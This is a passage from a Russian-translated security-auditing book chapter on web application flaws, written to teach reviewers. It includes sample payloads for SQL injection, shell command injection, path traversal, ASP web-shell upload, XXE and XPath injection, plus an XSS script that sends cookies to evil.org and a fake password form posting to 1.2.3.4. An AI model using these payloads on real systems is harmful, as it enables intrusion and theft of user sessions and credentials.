Главным образом вы ищете любое error condition. Это может быть что угодно: от database error, отображенной на экране, до ошибки 500 от веб-сервера или тонкого изменения содержимого

страницы.

Когда вы получаете ошибку, которую можно воспроизвести, можно сделать несколько вещей, чтобы определить, вызвана ли она SQL injection vulnerability. Один прием -- удвоить single quote (то есть `''`), что обычно escape-ит ее для back-end database. Если одна single quote вызывает ошибку, а две single quotes нет, вероятно, вы что-то нашли.

Другой метод, который стоит попробовать, -- short-circuit `SELECT` queries. Если вы инжектируете данные в query в string parameter, попробуйте отправить переменную вроде такой:

```
' or 1=1;--
```

Если повезет, на back end это создаст SQL query вроде следующего:

```
SELECT * from users where password='' or 1=1;--
```

Фраза `or 1=1` просто выбирает каждую строку в таблице. Символ `;` обозначает конец SQL query, а символы `--` указывают back-end database игнорировать остаток строки. Также можно попробовать `%00`, чтобы завершить query.

После того как вы нашли ошибку, первая цель -- определить, похожа ли она на SQL injection problem, пробуя разные запросы. Когда вы определите, что проблема связана с SQL, можно начать исследовать потенциальные последствия exposure, если есть такое желание. Есть несколько хороших papers по advanced SQL injection и blind SQL injection, которые стоит прочитать для идей о дальнейшем ходе. Для дополнительной информации посетите эти сайты: www.nextgenss.com, www.spidynamics.com и www.cgisecurity.com.

Взаимодействие с ОС и файловой системой

Во время проверки веб-приложения уделяйте особое внимание каждому взаимодействию с operating system и file system, особенно когда задействован user-supplied input. Именно в этих местах разработчики сильно рискуют создать security vulnerabilities в иначе безопасных high-level languages. При проверке веб-приложений обязательно исследуйте типы взаимодействий, описанные в следующих разделах. Большинство этих вопросов связано с уязвимой обработкой metacharacters, поэтому см. главу 8 для дополнительной информации.

Execution

CGI scripts часто полагаются на внешние программы для выполнения части обработки приложения. Разработчики часто допускают security-relevant ошибку при вызове отдельной программы, особенно когда пользовательский ввод участвует в arguments программы. Вот простой пример уязвимой Perl-программы:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
$dir = $ENV{'QUERY_STRING'};
system("ls -laF $dir");
```

Эта программа берет имя каталога как query string и пытается напечатать пользователям directory listing. Атакующие могут предоставить любое количество shell metacharacters для directory и выдать собственные commands. Например, передача `/tmp;echo hi` для `$dir` заставит предыдущую Perl-программу выполнить следующее:

```
system("ls -laF /tmp ; echo hi");
```

Если external program запускается способом, который не является malleable, разработчик все еще может иметь проблемы. Нужно также исследовать запускаемую программу и убедиться, что у нее нет специальной processing functionality. Например, UNIX mail program ищет escape sequence `~!`

`command`. Если веб-приложение использует эту программу для отправки mail, она может быть эксплуатируема, если пользователь предоставляет input так, что mail содержит эту escape sequence.

Глава 18 глубже рассматривает эту тему, но помните, что несколько мощных high-level languages предоставляют разработчикам множество способов spawn subprocess. Часто можно заставить приложения выполнять arbitrary commands в местах, где разработчик намеревался только выполнить операцию вроде открытия файла.

Path traversal

Если приложение использует user-supplied input при построении pathname, этот построенный path может быть уязвим к path traversal attack, также известной как path canonicalization attack. Например, рассмотрите следующий фрагмент VBScript ASP:

```
filename = "c:\temp\" & Request.Form("tempfile")
Set objTextStream = objFSO.OpenTextFile(filename,1)
Response.Write "Contents of the file:<br>" & objTextStream.ReadAll
```

Если пользователи передают параметр `tempfile` с path traversal directory components, они могут обманом заставить веб-приложение отображать файлы в других directories. Например, параметр `tempfile` со значением `..\boot.ini` заставляет приложение открыть файл `c:\temp\..\boot.ini` и отобразить его.

NUL byte

Многие higher-level languages имеют собственную underlying implementation строкового типа данных, и чаще всего эти строки могут содержать символ со значением 0, или NUL character. Когда такие строки передаются ОС, NUL byte интерпретируется как terminator строки. Это может быть полезно атакующим, пытающимся манипулировать веб-приложением, которое взаимодействует с ОС или file system.

Programmatic SSI

Обращайте внимание на места, где выполняются programmatic server-side includes. Обычно они используются на странице, которой нужно включить содержимое другого script, но которая определяет, какой script включить, во время выполнения. Если можно манипулировать filename включаемого script, потенциально можно прочитать файлы, к которым у вас обычно нет доступа. В общем случае нельзя читать за пределами Web root, но если можно читать код, к которому у вас не должно быть доступа, или читать файлы в `WEB-INF`, можно обнаружить полезную информацию.

Вот пример уязвимого JSP:

```
<jsp:include page='<%="subpages/" + request.getParameter("_target") + ".jsp"%>'
```

Атакующий может отправить параметр `_target` такого вида:

```
../../../WEB-XML/web.xml%00
```

Этот параметр заставляет JSP interpreter включить configuration file `web.xml`.

File uploading

Уязвимости file uploading часто застают разработчиков врасплох. Многие веб-приложения позволяют пользователям upload file на веб-сервер, и эти files часто сохраняются в directory внутри Web tree. Если можно манипулировать uploaded filename так, чтобы он имел extension,

сопоставленный с scripting language handler, вы можете суметь выполнять arbitrary code на веб-сервере.

Допустим, вы black box testing финансовое приложение, которое позволяет пользователям upload transaction file на веб-сервер, где файл затем разбирается и передается application server. Пользователи не могли контролировать filename, но, возможно, могли контролировать file extension. Проведя небольшую detective work, можно определить, что temporary directory, содержащий файл, расположен в Web tree. После подготовки атака прямолинейна: короткий ASP script берет command из query string и запускает его через command shell. Script загружается в Web system как transaction file с extension `.asp`. Файл сохраняется во временный directory со случайным filename. Затем следующий запрос делается напрямую к temporary file:

```
https://www.test.com/uploads/apptemp/JASD1232.asp?cmd=echo+hi
```

Temporary file запускается через ASP handler, и указанная command выполняется на веб-сервере. Также подумайте о server-side includes в контексте file uploading. Если пользователи могут upload или edit файл `.shtml`, они могут вставить SSI tags, которые заставят веб-сервер читать файлы и запускать commands по их выбору.

XML injection

XML injection означает вставку XML metacharacters в XML data с намерением манипулировать смыслом XML document или попытаться эксплуатировать XML parser. Эта проблема часто возникает в multitier Web applications, где один tier общается с другим с помощью XML documents (например, Web Services). Если document строится так, что user-supplied input используется небезопасно, атакующие могут выполнить multiple attacks. Такой вопрос также может возникнуть, когда XML document загружается с local machine в веб-приложение как часть normal processing.

В общем случае, когда приложение строит XML document, оно может делать это с помощью programmatic API, например W3C Document Object Model (DOM), или просто обычными text-manipulation functions. Как reviewer, вы должны тестировать любые APIs, которые использует application developer, чтобы убедиться, что user-supplied input escape-ится корректно. Programmatic APIs обычно безопасны. Однако если вы видите text-manipulation functions, используемые для построения XML documents, обратите пристальное внимание. Например, взгляните на следующий Visual Basic code:

```
strAuthRequest = _
    "<AuthRequest>" & _
    "<Login>" & Login & "</Login>" & _
    "<Password>" & Password & "</Password>" & _
    "</AuthRequest>"
```

Этот код формирует authentication request с помощью text concatenation. Если пользователи контролируют переменные `Login` и `Password`, они могут поместить в данные XML metacharacters вроде < и > и потенциально изменить смысл request.

У атакующих есть несколько вариантов использования XML injection vulnerability. Самый прямолинейный вариант -- изменить request так, чтобы он выполнял то, что mechanisms безопасности иначе предотвратили бы. Другой подход -- атака на сам XML parser. XML parser, написанный на C, потенциально имеет buffer overflows или другие типы проблем. Также сообщалось, что XML parsers уязвимы к нескольким denial-of-service conditions, которые могут быть triggered через injection vector.

Еще одна общая форма атаки -- **XML external entities (XXE)** attack. Если атакующие могут отправить document XML parser цели, они могут попытаться заставить XML parser извлечь remote XML document. Самый простой способ инициировать эту атаку -- предоставить XML document с тегом `DOCTYPE`, который ссылается на интересующий URL. Например, атакующие могут отправить

следующий XML document:

```
<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://1.2.3.4:1234/";>
<foo/>
```

Если XML parser настроен выполнять schema validation, он пытается подключиться к 1.2.3.4 на порт 1234 и выдать запрос `GET`. Этот запрос может заставить XML parser попытаться подключиться к разным портам с точки зрения target server. Атакующие могут использовать эти попытки соединения для port scanning, в зависимости от timeout behavior parser. Они также могут попытаться читать файлы из file system или network, если смогут придумать механизм просмотра результатов parsing error.

Чтобы понять, почему это может быть проблемой, рассмотрите XML parser, пытающийся resolve URL `file://` через Windows networking. Эта попытка соединения заставляет сервер попытаться аутентифицироваться и, следовательно, раскрыть себя для SMB proxy attack с машины атакующего. Другой потенциальный exploitation vector -- попытка заставить исходящие соединения создавать holes в stateful firewalls. Например, атакующие могут указать XML parser попытаться подключиться к порту 21 на их машине. Если firewall разрешает outgoing FTP connection, а атакующие могут заставить XML parser выдать command `PORT`, stateful firewall может интерпретировать command как обозначающую legitimate FTP data connection и открыть соответствующее соединение обратно через firewall.

XPath injection

XML Path (XPath) Language -- query language, который приложения могут использовать для программного обращения к частям XML documents. Он часто используется для извлечения информации из XML document. Если XPath query динамически строится на основе user input, извлеченная информация может быть взята из непредусмотренных частей document. Самая распространенная причина XPath injection в веб-приложениях -- большой XML configuration file, содержащий инструкции для page transitions или page flows, часто используемый компонентом Controller MVC-приложения. Веб-приложение после выполнения задачи ищет следующую страницу для отображения в этом configuration file, часто используя user-supplied information как часть query. Веб-приложение может использовать query вроде этого:

```
$XPathquery = "/app1/chicago/".$language."/nextaction";
```

Если пользователи могут предоставить компонент query, они могут использовать символы `../` и XPath query specifications, чтобы сформировать нечто похожее на directory traversal attack. Например, следующее значение для `$language` отступает на два компонента в document, а затем выбирает первый child component, второй component этого child и первый child component этого child:

```
=../../*[position()=1]/*[position()=2]/*[position()=1]
```

Если во время проверки вы обнаруживаете XPath injection vulnerability, можно использовать эти position components для перебора каждого возможного результата в document. Например, уязвимый query component, заканчивающийся NUL byte (`'\0'`), может позволить атакующему полностью исследовать XML document, не беспокоясь об информации, добавленной к XPath query.

Cross-site scripting

Cross-site scripting (XSS) за годы приобрел несколько негативный образ из-за энергичных исследователей, заваливавших mailing lists спорно low-risk атаками, но это интересный тип exposure. Корень проблемы в том, что Web-based applications, Web servers и middleware часто позволяют пользователям отправлять HTML, который затем воспроизводится веб-сервером. Это

может позволить атакующим косвенно запустить атаку против другого клиента веб-сайта.

Примечание

Cross-site scripting сокращается как XSS, потому что очевидный акроним CSS уже используется для cascading style sheets.

Например, допустим, у вас есть ASP page вроде этой:

```
<html><body>Hi there <%= Request.QueryString("name") %>!<p></body></html>
```

Если вы передаете параметр `name` в query string, эта page echo-ит его обратно вам. Допустим, атакующий вводит следующий query в веб-браузере:

```
http://localhost/test.asp?name=<img%20src%3d"javascript: alert('hi');">
```

Когда страница отображается, на ней появляется alert message box со словом "hi", как показано на рисунке 17-6.

Рисунок 17-6. Окно сообщения cross-site scripting



Как атакующие могут использовать это message box для атаки? Подходов много, но пока посмотрите простой пример. Допустим, атакующий отправил этот query:

```
http://localhost/test.asp?name=jim!
<form%20action="1.2.3.4">
  <p>Enter%20Secret%20Password:<br>
  <input%20name="password"><br>
  <input%20type="submit">
</form>
```

Атакующий получил бы ответ от веб-сервера, выглядящий примерно как рисунок 17-7.

Рисунок 17-7. Ответ cross-site scripting



Атакующий создал форму, которая выглядит принадлежащей официальному сайту, но на самом деле говорит браузеру отправить информацию на злой веб-сервер по адресу 1.2.3.4. Возможно, вы задаетесь вопросом, почему эта атака важна, ведь любой, кто отправляет эту ссылку, фактически атакует сам себя. Такой тип атаки можно инициировать несколькими способами, но классический пример -- link в HTML-enabled e-mail. Если атакующие смогут достаточно скрыть содержимое URI, чтобы оно выглядело legitimate для конечных пользователей, получатели могут легко щелкнуть URI и оказаться на official-looking page атакующих.

Изменение содержимого страницы -- жизнеспособный attack vector, но на самом деле один из менее тяжелых путей. Эта атака становится серьезнее, если учитывать injection клиентских browser scripts, например JavaScript, client-side ActiveX objects или Java applets. В общем случае эти client-side technologies ограничены в своих возможностях, поскольку предполагается, что они sandboxed от клиентской машины. Если владелец rogue Web server мог бы легко указать браузеру клиента перемещать файлы или запускать программы, Интернет оказался бы в очень плохом положении, и иногда так и происходит, когда browser bugs дают такой эффект. Поэтому эти scripting languages обычно не полезны для атаки на ОС, но они дают атакующим доступ к содержимому веб-страницы, частью которой являются scripts.

Например, пользователя обманом заставляют предоставить HTML, который затем injection-ится в веб-страницу, отображаемую www.bank.com. Это означает, что injected HTML может вытянуть данные с веб-страницы www.bank.com, а с помощью одного-двух трюков атакующие могут заставить веб-клиент отправить эти данные на злой веб-сервер. Следующий пример показывает квинтэссенцию атаки -- cookie-stealing:

```
<img src="http://trusted.org/account.asp?ak=
  <script>
    document.location.replace('http://evil.org/steal.cgi?' + document.cookie);
  </script>">
```

Любые cookies, отправленные www.bank.com, также отправляются веб-серверу www.evil.com внедренным script code. Это почти наверняка включает session key или другую информацию, которая может заинтересовать атакующего.

Примечание

HTTP-метод `TRACE` может вызвать вариант XSS-атаки, известный как cross-site tracing (XST) attack. Он использует веб-сервер, поддерживающий метод `TRACE`, чтобы просто отразить malicious entity body в контексте target site. Эта атака предотвращается операционно простым отключением метода `TRACE` на веб-сервере.

Cross-site scripting vulnerabilities можно разделить на две категории. Первая, часто называемая reflected, reflexive или first order cross-site scripting, является наиболее широко понятой разновидностью. Клиентский запрос атакующего фактически содержит malicious HTML, а сервер отражает его обратно. Предыдущий пример относится к этой разновидности. Второй тип известен как stored (second order) cross-site scripting. Он возникает, когда веб-сайт сохраняет input от пользователя, обычно в database, file, memory и так далее. Фактическая атака происходит позже, когда этот input извлекается из storage и представляется клиенту. Stored cross-site scripting может быть даже опаснее reflected-варианта, потому что не требует от атакующего обманом заставлять пользователя щелкнуть link. Атака просто выполняется, когда жертвы просматривают pages на уязвимом сайте.

Один особенно забавный пример stored cross-site scripting vulnerability дал worm, распространявшийся по популярному сайту social networking myspace.com в феврале 2005 года. Человек, известный как Samy, использовал stored cross-site scripting vulnerability, чтобы добавить себя как *friend* к любому участнику, просматривающему его profile. (Его объяснение exploit доступно по адресу http://namb.la/popular/tech.html.) Exploit script распространяется, встраивая себя в profile каждого нового *friend*, обеспечивая exponential growth числа affected users. В течение нескольких часов после release Samy стал *friends* с большей частью сообщества myspace.com, нравилось им это или нет. Ущерб нанесен не был, и по сей день за этот prank не было предпринято никаких legal action, но этот incident определенно демонстрирует опасность stored cross-site scripting vulnerabilities.

Проблемы threading

Web technologies могут использовать несколько разных threading models. Если какие-либо global data или variables существуют между threads, уязвимости безопасности могут возникнуть, если они не используются thread-safe образом. Такой тип уязвимости чаще всего проявляется в Java servlet code с Java class variables. Некоторые конкретные примеры обсуждаются в главе 18.

Проблемы C/C++

Низкоуровневые проблемы безопасности, например buffer overflows и format string vulnerabilities, маловероятны в high-level languages, обычно используемых для веб-приложений. Однако их стоит тестировать, потому что C и C++ components довольно регулярно проникают в веб-приложения. Такой lower-level code часто встречается в следующих ситуациях:

- Веб-приложения, использующие NSAPI или ISAPI ради производительности.
- Веб-приложения с ISAPI или NSAPI filters для front-end protection.
- Веб-интерфейсы, которые в основном являются wrappers к commercial applications.
- Веб-интерфейсы, использующие external COM objects.
- Веб-интерфейсы к старым business objects, business applications и legacy databases, которым требуются C/C++ components как middleware.

Удивительно, но buffer overflows иногда могут происходить в ASP или Java Web site. Обычно они являются результатом C/C++ code, используемого неочевидным образом в back-end processing. Если система содержит multiple tiers или interfaces с технологией, по которой у вас нет полных

specifications, нужно рассмотреть тестирование, ориентированное на C/C++ issues.

Суровая реальность Web

Веб-приложения в целом находятся не в выгодном положении с точки зрения безопасности, и защита этих систем может быть uphill battle. Это утверждение может казаться чрезмерно жестким, но, как стабильно показывают Web security audits, в Web все не очень красиво.

Суть в том, что безопасность всей системы определяет, может ли веб-приложение быть compromised. Иными словами, безопасность веб-приложения зависит не только от кода веб-приложения, но и от безопасности и конфигурации веб-сервера, servlet engine, application servers, Web application frameworks, других third-party components и middleware, database security, OS сервера и firewall configuration. Source code review веб-приложения в изоляции, хотя безусловно ценен, исследует только часть attack surface.

Этот раздел пытается опереться на historical patterns и личный опыт, чтобы сформулировать реалистичные ожидания от security environment, которую дает текущая средняя enterprise Web infrastructure. Эти максимы могут казаться чрезмерно жесткими или пессимистичными, но они представляют правила игры в том виде, в каком она существует сегодня.

Веб-серверу нельзя доверять: Web platforms -- сложные, быстро меняющиеся продукты, у которых в целом были плохие security track records. Справедливости ради, Apache и OpenSSL держались достаточно хорошо: за последние пару лет было только несколько remotely exploitable bugs, а IIS 6.0 выглядит многообещающе в default deny configuration. Однако этот track record не так уж обнадеживает, и почти у каждого другого веб-сервера история безопасности довольно слабая. К сожалению, не имеет значения, насколько безопасен код вашего веб-приложения, если атакующий может легко compromise ваш веб-сервер.

Реальность: Велика вероятность, что платформа веб-сервера, размещающая проверяемое вами приложение, имеет собственные уязвимости. Это не неожиданно, поскольку большинство сложного software, вероятно, имеет dormant security bugs. Однако важно осознавать этот потенциал уязвимостей и учитывать его при планировании и risk analysis. Кроме того, критически важно поддерживать актуальность vendor patches.

Примечание

Как reviewer, вы должны исследовать безопасность вашего Web software и убедиться, что не подвержены известным issues. Один полезный ресурс -- vulnerability database Security Focus (www.securityfocus.com), где часто достаточно информации, чтобы самостоятельно протестировать issue. Полезно перейти на Credit page записи об уязвимости и найти original post, описавший проблему, поскольку posts исследователей всегда более технические, чем vendor advisories.

Если у вас есть время и мотивация, можно попытаться самостоятельно найти vulnerabilities в software. Это предприятие не так бесплодно, как может казаться, поскольку в Web framework code, вероятно, есть множество неожиданных vulnerabilities.

Кроме того, если нужно найти версии software, работающего на веб-сервере, попробуйте использовать `netcat` или TELNET для подключения к порту 80 и выдачи простого запроса `HEAD`, например:

```
HEAD / HTTP/1.0
```

Обычно вы получаете banner от веб-сервера, который сообщает версию Web server software, а часто и версии других components.

Атакующие могут получить ваш server-side source code: Уязвимости source-code disclosure в веб-серверах и connectors веб-серверов были распространены годами. Один из авторов, например, более пяти лет назад нашел несколько source-code disclosure vulnerabilities в Java Web Server, основанных на трюках вроде запуска файлов через разные servlets и добавления символов в конец filenames, например `%00` и `%2e`. Пугает то, что такие трюки до сих пор работают против commercial enterprise products.

Если у веб-сервера нет source-code disclosure vulnerability, велика вероятность такой проблемы из-за взаимодействия разных слоев технологий в его setup. Также есть возможность, что JSP forwarding, XML injection или какой-то другой механизм в веб-приложении можно эксплуатировать для извлечения fragments server-side source code.

Реальность: Приложение должно проектироваться исходя из предпосылки, что атакующие в конце концов смогут увидеть server-side source code. Source code не должен содержать sensitive information, а сайт должен быть достаточно безопасным, чтобы раскрытие technical functionality не имело значения. Если хотите исследовать возможность извлечения server-side source code, проверьте vulnerability database Security Focus (www.securityfocus.com), упомянутую в совете по аудиту.

Атакующие могут найти способ обнаружить конфигурации или скачать configuration files: Application configuration files обычно состоят из flat text files или XML documents в directories непосредственно вне Web tree или в directories внутри Web tree, имеющих какую-либо форму защиты. Постоянно возникали vulnerabilities, позволяющие атакующим извлекать эти files или использовать разные techniques для исследования конфигурации веб-сервера. Эти vulnerabilities означают, что debug functionality, prototype code, development testing interfaces, support interfaces и administrative interfaces, присутствующие, но скрытые слоем obscurity, скорее всего будут обнаружены. Кроме того, sensitive information в configuration files, вероятно, находится под риском exposure.

Реальность: В production environment не должно быть script files, servlet mappings или handlers, которые вы не хотите давать anonymous Internet attackers для исследования. Как reviewer, вы определенно хотите сосредоточиться на всем, что выглядит как unnecessary content, поскольку оно обычно не так хорошо vetted, как mainstream code.

Атакующие могут найти все файлы в Web tree: Многие vulnerabilities позволяли атакующим извлекать directory indexes или enumerate files и directories в Web tree. Они варьируются от уязвимостей веб-серверов до configuration issues и application-specific exposures. Атакующие также могут выполнять brute-force или dictionary attack в поисках content либо искать конкретные files, например tar files, Oracle logs, versioning logs и другие распространенные files, оставленные разработчиками.

Реальность: В Web tree не должно быть *ничего*, кроме документов, которые вы намерены отдавать веб-сервером. Можно ожидать, что атакующие в конце концов найдут любые files в Web tree. Это означает, что include files, programming notes, debugging code и любые другие development artifacts должны быть удалены или сохранены вне Web tree.

Reverse-engineering Java classes прост: Java class files обычно хранятся в archives или directories непосредственно вне Web tree. Если атакующие используют vulnerability, позволяющую скачать эти class files, у них фактически есть Java source code приложения. Java class files можно reverse-engineer до состояния, фактически эквивалентного source form. Восстановленные source files не содержат comments, а некоторые имена local variables теряются, но в остальном они вполне читаемы.

Реальность: Держите это в уме, когда оцениваете значимость finding, который кажется трудным для внешнего обнаружения. Что касается решения, можно попытаться obfuscate class files, чтобы их было трудно reverse-engineer. В идеале, однако, атакующие с полным application source code не должны иметь возможности эксплуатировать систему.

Примечание

Если вы хотите разобрать несколько Java class files, следует использовать Java decompiler GUI на базе Jad, быстрого Java decompiler. ПО Jad и список GUI для Jad можно найти на www.kpdus.com/jad.html.

Веб-приложения может быть довольно трудно проверять: Многие веб-приложения в значительной степени состоят из third-party code. Приложения, построенные вокруг frameworks или активно использующие prepackaged technology, могут быть трудны для анализа. Security reviewer должен уметь проследить flow of data от начала до конца в приложении, а этот процесс очень труден, когда большие части функциональности недоступны без reverse-engineering.

Кроме того, многие веб-приложения abstracted до такой степени, что их становится трудно conceptualize. Abstraction, предоставляемая Web frameworks, может привести к увеличенному разделению труда и более продуктивным программистам, но она также размазывает функциональность системы по нескольким разным layers. Сильно compartmentalized object-oriented system имеет привлекательные характеристики, но если она не сделана исключительно хорошо, она обычно делает security review более cumbersome. Как reviewer, вы главным образом интересуетесь end-to-end data flow и enforcement security controls. Понять полный data flow очень трудно, когда функциональность, нужная для обработки одного веб-запроса, распределена более чем по десяти classes и XML configuration files, что не является редкостью.

Реальность: Веб-приложения могут иметь weaknesses, которые даже focused source-code auditing с трудом раскрывает.

Стратегия аудита

Аудит веб-приложения может оказаться серьезным вызовом. Естественно, полезно, если вы можете исследовать framework и technology, лежащие в основе приложения. Если вам поручено audit конкретного набора веб-приложений и у вас достаточно времени, это, безусловно, полезное занятие. Однако если вам приходится проверять приложения на consulting basis или проверять приложения многих development teams либо нескольких business units вашей организации, вам может быть трудно одновременно держать под контролем все разные используемые технологии и поддерживать собственную security expertise. Следующие разделы предлагают несколько стратегий аудита веб-приложений, расширяющих процесс, представленный в главе 4, "Application Review Process". Эти стратегии должны помочь при аудите незнакомого и сложного веб-приложения.

Сосредоточьтесь на элементах

Сколько бы business objects, XML parsers или levels of indirection ни участвовало в системе, веб-приложения выполняют несколько common, straightforward actions. Сосредоточение на них помогает понять, как все работает и где находятся (или должны находиться) security controls. Попробуйте изолировать следующие activities:

• *Взаимодействие с веб-сервером.* Попробуйте определить, где веб-приложение взаимодействует с query string и posted parameters. Если можно проследить данные от client interaction с веб-сервером вперед, часто можно понять, как организована система. Нужно искать каждый parameter, которым пользователи могут tamper, и по возможности прослеживать эти user-supplied data через всю обработку веб-приложения.
• *Взаимодействие с session.* Sessions играют важную роль в современных веб-приложениях, поэтому исследуйте каждую session variable и попробуйте найти все места в приложении, где variable читается или изменяется. Эта информация часто приводит к пониманию того, как атаковать приложение.
• *Взаимодействие с host OS или file system.* Это взаимодействие -- одно из самых слабых мест веб-приложений, если не считать database interaction. Каждый раз, когда система открывает файл или запускает программу, нужно внимательно изучать, как строятся filename, program name или program arguments. Если удается изолировать это поведение, обычно можно найти функциональность для эксплуатации.
• *Взаимодействие с database.* SQL injection -- главная уязвимость веб-приложений, и она должна быть основной областью исследования при вашем Web application audit. Если можно выяснить, где приложение взаимодействует с database, часто можно изолировать каждую интересующую end-activity. Обязательно внимательно исследуйте database interaction на возможности SQL injection.
• *HTML display.* Каждое веб-приложение должно render HTML пользователям в ответ на запросы. Иногда этот механизм может быть сильно obfuscated, но это полезный компонент, который стоит попытаться изолировать. В какой-то момент аудита проверьте этот код на cross-site scripting vulnerabilities.

Black boxing

Black box testing может быть критически важным инструментом, если вы пытаетесь максимально использовать ограниченное время. Он также полезен для тестирования кода, к которому трудно подступиться, или компонентов приложения, кода которых у вас нет. Обязательно прочитайте sidebar в этой главе о тестировании SQL injection vulnerabilities. Если вы можете вызвать SQL injection vulnerability, а затем проследить ее назад до причины в исходном коде, часто можно найти ошибку, которую разработчики повторяют в других местах веб-приложений.

Атака с нескольких углов

Иногда полезно менять подход, особенно если кажется, что не получается уложить в голове obtuse Web system. Один хороший подход -- end-to-end analysis данных. Проследите пользовательский запрос от веб-сервера назад к data tier и обратно к веб-серверу. Этот подход помогает сосредоточиться на data flow, критичном для безопасности приложения.

Также можно попытаться принять object-oriented frame of mind. Посмотрите на систему с более высокого уровня и изучите каждый component изолированно. Задокументируйте, что делает каждый component, и придумайте потенциальные проблемы, которые могут возникнуть при его coupling с другими components.

Иногда полезно отступить и почитать об infrastructure code, который использует веб-сайт. Узнайте больше о технологии или даже, если позволяет время, попробуйте запрограммировать простую Web functionality с использованием той же технологии и посмотреть, какие issues вы заметите.

Если вам просто нужен перерыв от кода, можно потратить время на построение automated attack против login mechanism или session tokens. Если вы найдете security vulnerability, можно написать automated script для ее эксплуатации, а затем посмотреть, насколько далеко можно ее leveraged.

Потратьте некоторое время на прямой black box test приложения.

Не делайте предположений

Используйте свое незнание как преимущество: creativity -- ключ. Современные enterprise Web applications часто укоренены в конкретной design model или technology, которая может абстрагировать множество деталей того, как происходит processing. Как внешний auditor, вы приносите свежий взгляд. Ваша цель -- понять, как система actually works, а не как она supposed to work. Сядьте и сделайте все возможное, но старайтесь не делать предположений. В идеале вы должны иметь возможность по ходу проверять разные theories о Web technology. Не редкость, когда senior developer допускает ошибку вроде тонкого misunderstanding threading models в Web technology. Для выявления потенциальных issues такого рода может понадобиться человек со свежим perspective.

Тестирование и эксперименты критически важны

Значительная часть системы, вероятно, написана third party, учитывая роль application frameworks в современных веб-приложениях. Поскольку у вас нет source code этих components, приходится полагаться на intuition и healthy dose testing против live system.

Обязательно тестируйте middleware, веб-сервер и configuration. Попробуйте обходить built-in authentication mechanisms, добавляя к URL странные символы, например `%00`, `%2f` и `%5c`. Исследуйте vulnerabilities, которые поражали другие похожие Web technologies, и посмотрите, можно ли применить их каким-либо образом. Тщательно vet configuration и убедитесь, что нельзя добраться до функциональности, которая должна быть protected. Исследуйте vulnerability databases, например упомянутый ранее сайт Security Focus, на предмет issues, которые затрагивают software или затрагивали его в прошлом.

Запачкайте руки

Вы следуете за чем-то, и вдруг оно исчезает в сложном куске framework code, исходного кода которого у вас нет? Если у вас есть время и место выглядит интересным, reverse-engineer его. Java code довольно хорошо восстанавливается из bytecode, а x86 или SPARC assembly code не так уж труден, если у вас есть хорошие tools, например IDA Pro, рассмотренный в главе 4.

Перечислите всю функциональность

Один способ убедиться, что вы дали приложению должное coverage, -- попытаться enumerate всю функциональность, к которой пользователи могут получить доступ, а затем убедиться, что вы внимательно ее исследовали. Например, перечислите каждый URL, который можно вызвать, каждый servlet и servlet action, все directories в Web tree, все include files, все configuration files, все open ports и все third-party software components.

Имейте цель и идите к ней

Иногда полезным упражнением является brainstorm конкретной цели и последующая попытка найти способ ее достичь. Например, можно сказать: "Я хочу разместить fraudulent order" или "Я хочу увидеть информацию о счете другого человека". Отсюда можно исследовать весь код, который может быть связан с вашей атакой, и придумать способы, которыми можно достичь этой цели.

Итоги

Эта глава представила распространенные technologies и approaches, используемые в веб-приложениях. Вы узнали о диапазоне уязвимостей, характерных для веб-приложений и поддерживающих их components. Наконец, вы увидели несколько стратегий выявления и диагностики этих issues в реальных приложениях. В главе 18 вы расширите этот фундамент и узнаете конкретику Web technologies. Вместе с этой главой она должна дать вам все tools, необходимые, чтобы быстро включиться в работу при столкновении с оценкой безопасности веб-приложения.

Глава 18. Веб-технологии

"Твоя подготовка начинается сейчас. Когда я закончу, ты станешь членом элитного агентства, которое без благодарности защищает эту страну со времен второй Американской революции -- невидимой."

Hunter, *The Venture Bros*.

Введение

Web пережил крупные изменения в эпоху после доткомов. Статическое содержимое и простые page-structured front ends заменяются Web-based pipelines и насыщенными веб-приложениями. Эти новые технологии часто собирательно называют "Web 2.0". На самом базовом уровне подход Web 2.0 не добавляет ничего нового к безопасности веб-приложений. Однако он встраивает веб-технологии на столь фундаментальном уровне, что часто становится более подверженным стандартным веб-уязвимостям.

Эта глава исследует technologies и frameworks, составляющие современный Web. Она начинается с обсуждения emerging Web 2.0 technologies и представляет большую часть high-level concepts, которые понадобятся при обсуждении веб-приложений. Затем фокус смещается к конкретным implementation concerns, связанным с шестью наиболее популярными frameworks веб-приложений. Понимая и технологические тенденции, и реализацию, вы создадите основу, необходимую для оценки подавляющего большинства веб-приложений.

Web Services и service-oriented architecture

Web Services -- программная модель для distributed computing, набирающая популярность в последние годы. Инфраструктура Web Services похожа на Java remote method invocation (RMI), Common Object Request Broker Architecture (CORBA) и Distributed Component Object Model (DCOM) тем, что предоставляет framework, позволяющий разработчикам создавать software components, которые могут легко взаимодействовать с другими software components независимо от того, работают ли они на той же машине или на сервере на другом конце света. Это взаимодействие достигается через machine-to-machine exchanges, выполняемые поверх HTTP-based transports, обычно для передачи XML messages.

Web Services обычно раскрывает interfaces в некоторой machine-discoverable форме, хотя требования к этому формату нет. **Web Services Description Language (WSDL)** -- самый популярный формат описания таких interfaces; он задает service name и location, method prototypes и потенциально документацию по service. Существуют tools, использующие эти WSDL files для генерации stub code (на разных языках) для взаимодействия с target Web Services. Можно проектировать Web service вокруг document programming model: вы получаете и отправляете XML documents peer-ам и используете стандартные XML manipulation APIs для decode, parse и create documents. WSDL не привязан ни к какой реализации, поэтому ответственность за consistency и accuracy documents лежит на platform или developer. По этой причине hand-generated WSDL documents вполне могут содержать ошибки или пропускать methods. Кроме того, сейчас нет стандарта для поиска WSDL documents, хотя обычно они заканчиваются extension `.wsdl` и обслуживаются где-то на target site.

Service-oriented architecture (SOA) -- umbrella term для loosely coupled collection of Web Services. Эта architecture стала популярной за последние несколько лет, поскольку HTTP превратился в довольно универсальный communication protocol. Большинство Web services использует

communication protocols на основе Simple Object Access Protocol или Representational State Transfer (подробнее об этих protocols в следующем разделе), хотя требования использовать какой-либо конкретный communication protocol нет.

Вводят ли Web services новые уязвимости -- в некоторой степени вопрос мнения. Web services могут быть более подвержены XML-related vulnerabilities (например, XML external entities [XXE] и XPath injection, объясненным в главе 17, "Веб-приложения"). Их анализ также может требовать большего внимания к определенным классам operational vulnerabilities. В частности, для server-to-server communications необходимы automated или certificate-based authentication mechanisms. Часто обе стороны коммуникации не проверяются адекватно, а interfaces, предназначенные для серверов, публично доступны.

SOAP

